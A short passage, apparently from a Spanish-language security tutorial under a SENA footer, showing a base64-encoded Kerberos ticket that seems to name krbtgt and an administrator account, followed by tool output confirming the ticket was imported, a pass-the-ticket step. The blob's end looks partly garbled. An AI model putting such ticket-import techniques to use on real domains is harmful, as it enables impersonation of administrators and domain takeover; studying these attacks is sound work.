o4HZMIHwOAMCAQCigc4Egct9gcwgGcWggcIwgb8wgbygKzApoAMCARKhIgQg4RmiZYN/gnpP5yINNd7y
eUq0SPN7vJnJny+nZsVLGTuhCBsGQ1MuT1JHohowGKADAgEBoREwDxsNQWRtaW5pc3RyYWRvcqMHAwUA
QOEAAKURGA8yMDI0MTEyMTE3MjkxOFqmERgPMjAyNDExMjIwMTI0MTcyOTE4
WqIGwZDUy5PUkepGzAZoAMCAQKHjAQGwZrcmJ0Z3QbBmNzLm9yZW==
```

[+] Ticket successfully imported!



@SENAComunica

[www.sena.edu.co](http://www.sena.edu.co)

Línea de atención al ciudadano: 018000 910270  
Línea de atención al empresario: 018000 910682